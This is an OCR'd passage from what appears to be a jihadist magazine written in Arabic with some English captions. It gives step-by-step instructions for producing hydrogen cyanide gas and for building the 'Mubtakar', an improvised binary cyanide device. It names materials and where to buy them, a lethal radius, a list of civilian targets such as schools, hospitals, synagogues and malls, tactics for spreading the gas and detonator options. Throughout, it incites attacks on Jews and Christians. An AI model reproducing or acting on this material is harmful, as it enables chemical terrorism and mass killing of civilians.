
ولكن نحن من الافضل لنا ان نستخدم حمض الكبريتيك
المركز اولا لان تفاعلة العنيف ينتج لنا غاز اكثر وبشكل
اسرع ويكون عامل التسخين عامل ثانويا خاصة ان تم
اتباع نفس فكرة المبتكر الفريد – على العموم يمكن روية
التفاعل العنيف وكيف انتشر الغاز السام في الجو حتى قبل
التسخين ولولا ان التحضير كان في مكان مكشوف لكان صاحب
التجربة في خطر كبير فقد تشتت الغاز السام في الجو المحيط ،
هذة التجارب الكثيرة تفيد المجاهد في استيعاب المخاطر .

I will show you why you can not do this experiment with concentrated sulfuric acid.

You should dilute the H2SO4 to a 50% solution first. It takes longer to complete the boiling proces this way.

الصورة تبين عند اضافة حمض الكبريتيك ذو اللون الغامق الى حبيبات حديدو سيانيد البوتاسيوم الحمراء




SCHOTT
DURAN
100 ml



التفاعل العنيف بين
الحمض والحديدو
سيانيد والذي تسبب
بثقب الغطاء الرقيق
للوعاء ولو كان الوعاء
جيد ومناسب وغطاءة
محكم لنجحت التجربة
وبوقت اقصر من
التجربة السابقة

اذا ان المسالة عبارة عن دائرة متكاملة وعلى حسب خبرة المجاهد وظروفة فهو يختار اما سم السيانيد البودرة او الغاز او السائل السام وكلاهما خطيرين في التعامل فالحذر

فمن وجهة نظري فاني ارى ان ما يهم المجاهد هو انتاج غاز سيانيد الهيدروجين بشكل مباشر لذلك لا حاجة الي تبريدة للحصول على حمض السيانيك السائل او الي تحويلة الي سم بودرة .
فببساطة فيتم ابتكار الية معينة كفكرة المبتكر الفريد الذي سيشرح لاحقا ، فيتم خلط أي نوع من حديدو سيانيد الحمراء او الصفراء مع حمض قوي ويتم التسخين الي فوق درجة ٨٠ مئوية وسوف ينتج غاز سيانيد الهيدروجين القاتل في الهدف المحدد للغزوة – وهذة من ارخص الطرق لتحضير الغاز نظرا لان بلورات وحبيبات حديدو السيانيد متؤفرة ورخيصة الثمن مقارنة بغيرها .

تذكر اخي المجاهد لا تطبق ما في ملفات الفيديو المرفقة الا عندما تطبق جميع الاحتياطات اللازمة من مكان مكشوف للعمل ومناسب وارتداء القفازات والكمامات مع اني افضل في كل الظروف ان لا يتم تطبيق مافي ملفات الفيديو واغلب طرق انتاج (غاز سيانيد الهيدروجين) الا عند الهدف الصليبي او اليهودي ووفق الآليات وأفكار سنبين بعضها في الصفحات القادمة من المجلة

(ان مقاطع الفيديو تم وضعها وشرحها للتطوير الذاتي ويؤفر على الاخ المجاهد التجربة المسبقة) ،

ومن خلال الطرق السابقة يتضح لنا ان أسهل ثلاث طرق لتحضير ولنشر غاز سيانيد الهيدروجين القاتل هي

١- تفاعل مادة سيانيد الصوديوم او سيانيد البوتاسيوم مع احدى الاحماض المركزة (عند خلطهما مع بعضهما البعض) .

٢- تفاعل مادة حديدو سيانيد الصوديوم او حديدو سيانيد البوتاسيوم مع حمض الكبريتيك ولكن في وجود حرارة عالية .

٣- تفاعل حديدو السيانيد العادي مع حمض الكبريتيك المركز .

والمجاهد يختار الانسب لة والطريقتين متشابهتين في انة لابد من الحصول على مادة السيانيد بأنواعها سواء كسيانيد او كـ حديدو سيانيد ولكن الاختلاف البسيط انة في الحالة الثانية نحتاج الى تسخين عالي للخليط لضمان تشكيل غاز سيانيد الهيدروجين

(الخلاصة)

(ان المواد التي يحتاجها المجاهد ببساطة هي كالتالي)

١- بودرة سيانيد البوتاسيوم او سيانيد الصوديوم .

٢- حديدو سيانيد البوتاسيوم او حديدو سيانيد الصوديوم او ازرق بروسيا وهو حديدو السيانيد العادي .

٣- أي نوع من الاحماض ويفضل حمض الكبريتيك وان يكون تركيزة عالي .

نكرر الملاحظة الهامة !! (في حالة توفر المادتين سواء بشراء مادة سيانيد الصوديوم المتوفرة كسم للفئران ولونها ابيض او مادة حديدو السيانيدات من المراكز التي تبيع المستلزمات الطبية والمعملية او بشراء حمض الكبريتيك من محلات بطاريات السيارات عندها نكون قد اكملنا ٩٩ % من التحضير للغاز القاتل ولم يبقى الا نشرة في اعداء الله ولذلك فان الشرح التالي والمفصل هو للإخوة المجاهدين الذين قد جهزوا تلك المواد وهذة بعض الافكار والآليات لنشر الغاز القاتل)


SOON IN
PARIS !!


المبتكر الفريد
وكلب الصليب بوش
The Mubtakar
An Improvised Cyanide-Producing Device
5

في الصفحات القادمة سنتحدث عن المبتكر الفريد للقضاء على الكافر العنيد – هذة الاداء التي تنتج الغازات السامة وفق مبدأ السلاح الكيميائي الثنائي (أي مادتين مختلفتين وعند اندماجهما وفق فكرة معينة ينتج من تفاعلهما مجموعة من الغازات السامة)

وهذا الاداء كانت قد نشرت منذ سنوات على المنتديات الجهادية وقصتها – انة قبض على احد الاخوة في البحرين ووجد هذا الملف في جهاز الكمبيوتر الخاص بة وإثناء التحقيق معة اخبرهم انة كان قد تناقش مع اول امير لتنظيم القاعدة في جزيرة العرب الشهيد يوسف العييري في فكرة استخدام هذا الاسلوب في مترو انفاق نيويورك وان الامير ابلغ الشيخ ايمن الظواهري بالمخطط وان الشيخ ايمن قد اوقف الهجوم قبل تنفيذة بـ ١٥ يوم بحجة ان لدى القاعدة سلاح اكثر فتكا

فما كان بالاجهزة الامنية بالبحرين الا ان تخبر مخابرات ال سعود وبدورها ابلغت المخابرات الامريكية – مما جعلها توقض الرئيس الامريكي السابق بوش من عز نومة – لتخبرة عن المخطط وتحذرة مما جعلة في حالة غضب وبدا بإطلاق الالفاظ القبيحة على المجاهدين وخطابة مشهور حين وصف المجاهدين بالفاشيين .
ان هذة الاداة المبتكرة مبنية على تفاعل موادها بشكل متتابع لإنتاج غاز سيانيد الهيدروجين + غاز كلوريد السيانوجين وبعض من التوابع مثل غاز الكلور – وهذان الغازان قاتلان ويصنفان في نفس الفئة فئة العوامل القاتلة الدموية .
وللعلم كان قد قام احدهم بتعديل الملف واستبدل حمض الكبريتيك بدلا عن حمض الهيدروكلوريك وهذا الاسلوب سوف ينتج فقط غاز سيانيد الهيدروجين فقط ولذلك فمن الأفضل ان يستخدم حمض الهيدروكلوريك لضمان انتاج الغازين القاتلين لان الفكرة في هذة الاداة مرتبة ومنظمة وليست مجرد خلط مواد .

In 1995, a device was discovered in a restroom in the Kayabacho Tokyo subway station, consisting of bags of sodium cyanide and sulfuric acid with a remote controlled motor to rupture them in what was believed to be an attempt by the Aum Shinrikyo cult to produce toxic amounts of hydrogen cyanide gas.

In 2003, Al Qaeda planned to release cyanide gas into the New York City Subway system. The attack was supposedly aborted because there would not be enough casualties.

بسم الله الرحيم

فتح من الله ونصر مبين

المبتكر الفريد

لإيصال السفاح الأثيري إلى الكافر العنيد

مقدمة

الحمد لله وحده ، وصلى الله وسلم على من لا نبي بعده ، وعلى آله وصحبه وسلم تسليماً .

أما بعد ، فمما هو معلوم لدى المختصين بالعلم من المجاهدين ، أن من أكثر الأسلحة فتكاً ، وأشدها إرهاباً ، وأقلها كلفةً ومؤونة : الغارات القاتلة . ولولا خلو الساحة من طريقة تيسر وصول الحمولة القاتلة ، بالكمية الكافية ، مع أمن الخطورة على صانعها وحاملها ومستخدمها ، لكانت هي الأداة المفضلة للإرهاب العدو ، ومواجهة جيوش الكفر الجرارة ، بين الفئة القليلة العامتة على أصل الدين المضيّع ؛ الجهاد لإعلاء كلمة الله في الأرض .

فرنا ، وإلى هذه الغاية ، انبرى شباب صملوا هم الدين وإعلاء رايته ، ليسدوا الثغر ، ويكملوا النقص . فكانت عبارة تجارب الشهور والسنين - تجهيزاً وإعداداً - هذا المبتكر المشروح في الصفحات التي بين يدي القارئ ، والتي تحكي بين السطور : روح المقاومة ، وصبر المكابدة ، ومرّ التجربة . وفي هذه الصفحات من الفتح العظيم ، والتوفيق المعين ، إن شاء العلي القدير ، ما نرجو أن يكون السبب الكبير في نصر فئة المؤمنين ودين الحق المبين .

ثمرة المبتكَر

١. عبوة واحدة سهلة التحضير ورخيصة التجهيز لأي كمية مرغوبة من الحمولة ، سواءً أكانت علبة – أو أكثر – محمولة باليد ، أو حاوية يتم إسقاطها من طائرة محلِّقة .

٢. المواد الجافة في المبتكر ممنوعة عن التفاعل بالمواد السائلة ، بكون السائلة في هناني زجاجية محكمة الإغلاق . لبدء التفاعل لا يحتاج المستخدم لأكثر من رمي العبوة التي تحمل الهناني الزجاجية والمواد الجافة بقوة ، أو من عَلُ ، فتنكسر الهناني بعضها ببعض ، وتختلط المواد السائلة بالجافة ، منتجة بتفاعلها غازات تنبعث من ثقوب العبوة بقوة . كما يمكن استخدام صاعق صغير جداً بين الهناني لكسرها ، وذلك لمزيد من التحكم .

٣. مواده الأولية يسهل الحصول عليها ، وإعداده كذلك متيسر ومأمون للجميع .

٤. إيصال الحمولة القاتلة أصبح مهمة سهلة ومأمونة على حاملها .

٥. في حجمه وسهولة تناوله اكتسب المبتكَر مرونة كبيرة في الاستخدام ، سواءً مع صاعق أو بدونه ، وسواءً كان الصاعق مع أو بدون مؤقِّت . هذا مع الأمان التام للمستخدم في الوقت نفسه .

٦. لا تعتمد فاعلية المبتكَر على استخدام صاعق . فإن كان الاختيار استخدام الصاعق ، فالكمية المطلوبة منه لا تتعدى الجرام الواحد ، مما يؤمّن عدم إحداث أي صوت ملفت للنظر ، وخاصة في الأماكن المكتظة .

٧. باستخدام مزيج من غازين سامين في المبتكَر ، أمكن الحصول على نتائج فتاكة وفورية . فأحد الغازين يشل الجهاز العصبي مسبباً تعطل القلب والرئتين ، وغالباً ما يموت منه المصابون من العبوة ، بينما الآخر يخدش الأغشية الرقيقة بالرئة ، مسبباً امتلاء الحويصلات الهوائية بالدم ، فيختنل مستنشقه خنقاً وبأبشع صورة ، حيث تسيل دماؤه من الفم والأذنين والمنخرين ، فيثير الرعب .

٨. كمية المواد الموصوف صناعتها في هذا الشرح تكفي فعاليتها لدائرة قطرها ٢٠٠ متر . ويستمر المفعول عادة إلى ساعة كاملة ، بسبب ثقل وزن الغازات الناتجة . ولا يُنصح بالاقتراب من المنطقة قبل مضي ٨ ساعات من وقت انطلاق الغازات .

٩. يمكنك إعداد كميات أكبر من المواد ، بنفس الطريقة ، إذا حافظت على نسب المواد المستخدمة .

١٠. الغاز الخادش لا يمكن الوقاية منه إلا باللباس الواقي الكامل ، لأن قناع الغاز وحده لن يوقف تأثير الغاز الخادش على منطقة الجلد الملاصقة لحواف القناع حول الرقبة ، مضطراً المقاتل إما لنزعه فيموت ، أو الانشغال بآلامه الشديدة .

١١. في حال استخدام الكفار للباس الواقي الكامل ، فإن هذا اللباس يشل من حركة المقاتلين – كما هو معلوم – فيصبحوا فريسةً سهلةً للمجاهدين ، وإن نجوا من تأثير الغاز .

مجالات الاستخدام

يمكن استخدام المبتكَر في أي محيط مغلق ، محدود المنافذ ، يأمن المجاهد عدم دخول غير العناصر المراد هتلها فيه . كمثال :

- محلات الدعارة
- مسارح التمثيل
- مجمعات التسوق
- المعابد اليهودية
- دور الرقص
- المطارات (لا محطاتها لأنها مراقبة بالكاميرات)
- المدارس
- المستشفيات
- نوادي الخمر والمطاعم
- دور الربا
- دور السينما
- الصالات الرياضية المغلقة
- صالات القمار
- الكنائس العامة في الدول الإسلامية (مع موازنة المصلحة بالمفسدة الواقعة بعامة المسلمين حينئذ كما لا يخفى)

هذا مع ملاحظة التالي لفاعلية المبتكَر :

١. أسرع طريقة لنشر الغاز في الأماكن المغلقة هو باستغلال مراكز التهوية والتبريد المركزية في مبانيها – إن توافرت – باستخدام كمية من العبوات في داخلها .

٢. في حال استخدام الصاعق ، يمكن نصب العبوات والتحكم بالصاعق عن بعد ، أو استخدام المؤقّت لتفجير الصاعق . وكل ذلك يرجع إلى ترتيب الفنة المجاهدة لتفاصيل العملية ، والإمكانيات المتوافرة لها .

٣. يراعى عند نصب العبوات في داخل المباني ، أن توضع عند مداخلها ، ومخارج الطوارئ منها تحديداً .

٤. يمكن استخدام المبتكَر في محيط مفتوح – بالكميات الكافية للفتك – إذا أُمن عدم اختلاط صفوف العدو بعناصر مسلمة ، وابتعاد صفوف المجاهدين بالقدر الكافي .

٥. يمكن الاستغناء عن الصاعق عند الاستخدام في محيط مفتوح ، بإسقاط عدد كافٍ من العبوات على العدو ، من كمين من علو مناسب ، أو بالطائرات ، أو قذفها عليه بالمنجنيق ، إن كانوا بأرض مستوية .

٦. لا ينبغي استخدامه كشحنة في قذيفة صاروخية ، حيث أن المواد الجافة في المبتكر قابلة للاشتعال ، واشتعالها مختلف لفاعليتها .

تنبيهات لا بد منها

١. قد لا يبلغ العامل من ثمرة العمل إلا أجر نيته فيه . فلينوِ المجاهد رفع راية التوحيد بالإثخان في أعدائها ، وليخلص المجاهد إخلاصاً يُكافأ ، إما بنصر عاجل ، أو جنة تُنسيه محن الدنيا وآلامها .

٢. ليتق امرؤ ربه في استخدام هذه الوسائل وغيرها . فدماء المسلمين مضاعفة الحرمة ، وفي إيذائهم إجرام لا يمكن لصقه بصفة المجاهدين .

٣. استخدم هذا المبتكَر – كأي سلاح ذو حدين – بحكمة وتأنٍ ، دون استعجال في أي مرحلة ، ومع مراعاة كافة الاحتياطات في جميع الأوقات .

٤. يراعى أثناء تجهيز المواد : وجود كمية كبيرة من الماء البارد في وعاء يسهل صبه . ففي حال خشية أي تفاعل غير مرغوب ، يمكن استخدام هذه الكمية بسكبها على جميع المواد ومن ثم البدء في التجهيز من جديد .

٥. يراعى أثناء الاستخدام في محيط مفتوح : قوة وجهة دفع الريح ، وموقع المسلمين منها حين الاستخدام .

٦. ركاب الطائرات يمرون بأحزمة أمنية في المطارات ، والمواد الكيماوية سهلة الالتقاط على الكلاب المدربة ، فينبغي ترك استخدام المبتكَر في مثل هذه الأماكن .

المواد المطلوبة

- مكونات "السفاح الأثيري":

١. حمض الهيدروكلوريك hydrochloric acid (لتر واحد) . سائل يمكن الحصول عليه من محلات صيانة راديترات السيارات ، حيث يستخدم في عملية تنظيفها .

٢. برمنجنات البوتاسيوم potassium permanganate (٧٥٠ جرام) . بلورات حمراء تستخدم في تعقيم الخضروات بإذابتها في الماء وغمس الخضار في المحلول . تتوافر عند بائعي المواد الزراعية .

٣. سيانيد البوتاسيوم potassium cyanide (٧٥٠ جرام) . مسحوق أبيض مائل للاصفرار ، يباع للاستخدام كسم للفئران . **لا تتناول هذه المادة بيديك إلا بحذر شديد ، وباستخدام القفازات الواقية .**

• مواد التعبئة :


١. علبة معدنية (تنك أو حديد) مع غطائها . كمية المواد المستخدمة في هذا الشرح تحتاج إلى علبة بحجم عبوة حليب مجفف معدنية من الحجم الكبير (٣ كيلوجرام) . 	٢. أربعة زجاجات سعة ٣٠٠ ملليلتر ، كزجاجات المشروبات الغازية . ويُفضَّل ما كان زجاجه رقيق سهل الكسر . ويُراعى نزع أي غلاف محيط بالزجاجة . 

٣. أربعة أغطيـــة فلينيـــة للزجاجـــات السابقة . 	٤. شريط لاصق لإحكام سد الفلينات . 


٥. صاعق (اختياري) ، إما معد سابقاً ، وإلا فيُفضَّل أن يكون مـــن بروكســـيد الأسيتون ، أو أزيد الفضة ، أو أزيد الرصاص ، أو بروكســـيد الهيكســـامين . وسيأتي لاحقاً طريقة سريعة لتجهيز صاعق سهل وفعال من بروكسيد الأسيتون (أم العبد) .



• مواد مساعدة للتجهيز :

١. قمع زجاجي لملء الزجاجات بالحمض . 	٢. ورق مقوّى بارتفاع العلبة ، ويبلغ طوله المحيط الدائري للعلبة ، أو أطول . 
٣. مطرقة ومسمار عريض لعمل الثقوب في العلبة. 	٤. قفازات يد مقاومة للحمض. 

٥. إناء كبير من الماء البارد لحالات الطوارئ وإخماد أي تفاعل غير مرغوب .



طريقة التجهيز

١. يُصب في كل زجاجة مقدار ٢٥٠ ملليلتر من حمض الهيدروكلوريك باستخدام القمع الزجاجي . من المهم أن تكون القناني والقمع من الزجاج لعدم حدوث أي تفاعل بينهما وبين الحمض . كذلك فإن عدم ملء الزجاجة كاملةً ضروري ، مراعاةً لتمدد السوائل في الأجواء الحارة .

٢. يُغسل أي أثر للحمض من السطح الخارجي للزجاجات ويُحكم قفل فوهة الزجاجات بالفلين ثم يتم إحكام غلق الفلين باستخدام الشريط اللاصق مراعاةً لأي ضغط من الداخل قد ينتج من تمدد السوائل في الأجواء الحارة.



